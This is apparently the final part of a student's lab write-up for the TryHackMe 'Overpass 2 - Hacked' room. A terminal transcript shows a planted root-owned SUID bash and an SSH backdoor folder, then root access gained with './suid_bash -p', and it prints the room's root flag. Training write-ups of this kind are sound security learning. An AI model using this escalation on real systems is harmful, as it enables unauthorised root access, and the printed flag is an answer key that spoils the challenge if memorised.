Activities Terminal
Jul 15 10:18
james@overpass-production: /home/james
cytherpunk@deathstalker: ~
james@overpass-production: /home/james$ ll
total 1136
drwxr-xr-x 7 james james 4096 Jul 22 2020 ./
drwxr-xr-x 7 root root 4096 Jul 21 2020 ../
lrwxrwxrwx 1 james james 9 Jul 21 2020 .bash_history -> /dev/null
-rw-r--r-- 1 james james 220 Apr 4 2018 .bash_logout
-rw-r--r-- 1 james james 3771 Apr 4 2018 .bashrc
drwx----- 2 james james 4096 Jul 21 2020 .cache/
drwx----- 3 james james 4096 Jul 21 2020 .gnupg/
drwxrwxr-x 3 james james 4096 Jul 22 2020 .local/
-rw----- 1 james james 51 Jul 21 2020 .overpass
-rw-r--r-- 1 james james 807 Apr 4 2018 .profile
-rw-r--r-- 1 james james 0 Jul 21 2020 .sudo_as_admin_successful
-rwsr-sr-x 1 root root 1113504 Jul 22 2020 .suid_bash*
drwxrwxr-x 3 james james 4096 Jul 22 2020 .ssh-backdoor/
-rw-rw-r-- 1 james james 38 Jul 22 2020 user.txt
drwxrwxr-x 7 james james 4096 Jul 21 2020 www/
james@overpass-production: /home/james$
james@overpass-production: /home/james$ ./suid_bash -p
.suid_bash-4.4# id
uid=1000(james) gid=1000(james) euid=0(root) egid=0(root) groups=0(root),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),108(lxd),1000(james)
.suid_bash-4.4# cd /root
.suid_bash-4.4# ls
root.txt
.suid_bash-4.4# cat root.txt
thm{d53b2684f169360bb9606c333873144d}
.suid_bash-4.4#
```

3. MODULE COMPLETION

<https://tryhackme.com/p/c1ph3rbnuk>

The screenshot shows the TryHackMe website interface. At the top, there's a navigation bar with 'Dashboard', 'Learn', 'Compete', and 'Other' tabs. Below this, the main content area features the 'Overpass 2 - Hacked' room page. The page has a dark theme with a green accent. It includes a room title, a description, and a list of tasks. The tasks are: Task 1 (Forensics - Analyse the PCAP), Task 2 (Research - Analyse the code), and Task 3 (Attack - Get back in!). The room is marked as completed (100%).

4. CONCLUSION

This assignment has taught me how to investigate security incidents by analyzing Pcap files using Wireshark. I have learned how to filter network traffic and follow TCP and HTTP streams in Wireshark. With the information identified from the network packet analysis, I have learned how to trace the actions attackers took to gain access to a system. Additionally, I have learned how to perform privilege escalation and gain access to a system as root by abusing the SUID bits.